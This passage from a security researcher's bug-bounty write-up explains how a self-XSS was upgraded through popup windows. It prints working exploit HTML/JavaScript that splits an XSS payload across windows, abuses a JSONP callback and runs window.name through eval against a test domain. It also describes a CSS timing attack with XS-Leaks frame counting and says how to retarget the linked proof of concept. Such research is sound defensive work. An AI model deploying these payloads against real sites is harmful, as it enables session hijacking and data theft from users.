
Ugly version

```
<html>
<head></head>
<body>
  <script>
    window.name="alert(document.domain)";
    w1 = window.open('http://localhost:81/simple_case.html');
    w2 = window.open('http://localhost:81/simple_case2.html')
    w3 = window.open('http://localhost:81/simple_case3.html')
    w4 = window.open('http://localhost:81/simple_case4.html')
    w5 = window.open('http://localhost:81/simple_case5.html')
    w6= window.open('about:blank')
    setTimeout(()=>{
      location="http://vulnerabledoma.in/xss_2020-06/";
    },50)
  </script>
</body>
</html>
```

Each simple_case `[0-9].html` file basically has a part of the payload that was used in the proof of concept with iframes. Below is the code used to do the exploration with the ugly code:

`simple_case.html`

```
<html>
  <head></head>
  <body>
    <script>
      opener.location="https://vulnerabledoma.in/xss_2020-06/";
      setTimeout(()=>{
        location="https://vulnerabledoma.in/xss_2020-06/?code=<script>/*%26callback=opener.document.write"
      },1000)
    </script>
  </body>
</html>
```



Pretty version

The beautiful version is simpler and does not require several different files. I don't know exactly why I did the first one that way, but I feel that at the time I just wanted to make it work with popups and the previous way was the first one I thought of. The result of the following code is the same, with no changes in the way it will be executed.

```
<html>
<head>
</head>
<body>
  <script>
    if(name == 'w1'){
      setTimeout(()=>{
        location="https://vulnerabledoma.in/xss_2020-06/?code=<script>/*%26callback=opener.document.write"
      },1000);
    }else if(name == 'w2'){
      setTimeout(()=>{
        location="https://vulnerabledoma.in/xss_2020-06/?code=*/eval(/*%26callback=opener.document.write"
      },1800);
    }else if(name == 'w3'){
      setTimeout(()=>{
        location="https://vulnerabledoma.in/xss_2020-06/?code=*/name);//%26callback=opener.document.write"
      },2600);

    }else if(name == 'w4'){
      setTimeout(()=>{
        location="https://vulnerabledoma.in/xss_2020-06/?code=//xxxx%26callback=opener.document.write"
      },3100)
    }else if(name == 'w5'){
      setTimeout(()=>{
        location="https://vulnerabledoma.in/xss_2020-06/?code=<\/script>%26callback=opener.document.write"
      },4100)
    }else{
      window.name="alert(document.domain)"
      window.open('http://localhost/some-popups.html','w1')
      window.open('http://localhost/some-popups.html','w2')
      window.open('http://localhost/some-popups.html','w3')
      window.open('http://localhost/some-popups.html','w4')
      window.open('http://localhost/some-popups.html','w5')
      window.open('about:blank')
      location="https://vulnerabledoma.in/xss_2020-06/"
    }
  </script>
</body>
</html>
```

I chose to use the name of the windows to classify which part of the payload the `PoC` is in, so I defined `w[0-9]` and for each of them there is a `if` condition to redirect the window to the required part of the payload to get `XSS`.

CSS Timing Attack

Basic of the attack

Some time ago I developed a solution to the problem presented at this blog post. In the original case, the exploitation of the `CSS Timing attack` was being done via iframes, but in cases where the page contains `X-Frame-Options`, much of the logic needs to be changed for it to work properly.

The attack consists of generating timing variances within a vulnerable page, where the timing difference will serve to predict what data is in a certain attribute of the page's HTML. For this, `:has` is used, as `:has` enters the `HTML` tree, and if you pass `:has` multiple times, it will, several times, enter the `HTML` tree, generating a timing to find the attribute and its value. The sink for this to happen is through the expression `$()`, where inside it there will be a `#`, for example:

```
$("#"+userInput); or $(userInput)
```

`UserInput` in most cases is a variable that contains the value of `location.hash`, so it is also possible to come across cases like `$ (location.hash)` because the `#` remains in the call to `location.hash`.

The code presented in the following link represents the exploitation of a `CSS Timing Attack` in a scenario where it is not possible to place the target page in an iframe, therefore requiring the use of new windows:

PoC CSS Timing attack

In addition to the need to open new windows, one of the problems faced in this case (related to the application itself) is knowing whether the window has finished loading or not, so `window.length`. In the case of the PoC above, window.length was used, because during the tests performed on the web application it was discovered that there was an iframe being loaded after the css timing attack. Frame counting is an `XS-Leaks` technique (https://xsleaks.com/) as already mentioned.

The code of the `CSS timing attack` attached above needs two changes to be used, the simplest is in `HOST`, it is necessary to change the word HOST to the vulnerable url. The second change that needs to be made is in `setTimeout(() => {resolve ({status: true, leak: letter})}, 50);` where it is necessary to change the 50 to the most suitable milliseconds for your attack (remember that you need to adapt this milliseconds with your network connection).

Conclusion & Further Investigations

At the end of the research, just by using some of the techniques for upgrading `self-xss` shown previously I got a total of $2000 dollars in bounties with a total of 7 XSS reported. A good line of research to follow on this subject are the new security features that browsers are launching to end `XSLeaks` attacks, such as the `window Opener policy`, `referrer policy`.

References

- https://blog.sheddow.xyz/css-timing-attack/
- https://www.youtube.com/watch?v=OvarkOxxdic
- https://www.youtube.com/watch?v=UfYfID_r7-U
- https://www.blackhat.com/docs/eu-14/materials/eu-14-Hayak-Same-Origin-Method-Execution-Exploiting-A-Callback-For-Same-Origin-Policy-Bypass-wp.pdf
- https://youtu.be/OvarkOxxdic
- https://portswigger.net/research/dom-clobbering-strikes-back
- https://xsleaks.com/
- https://www.youtube.com/watch?v=l3yThCIF7e4
- https://medium.com/@renwa/copy-drag-paste-drop-2fd4613ad1d1
- https://research.securitum.com/the-curious-case-of-copy-paste/
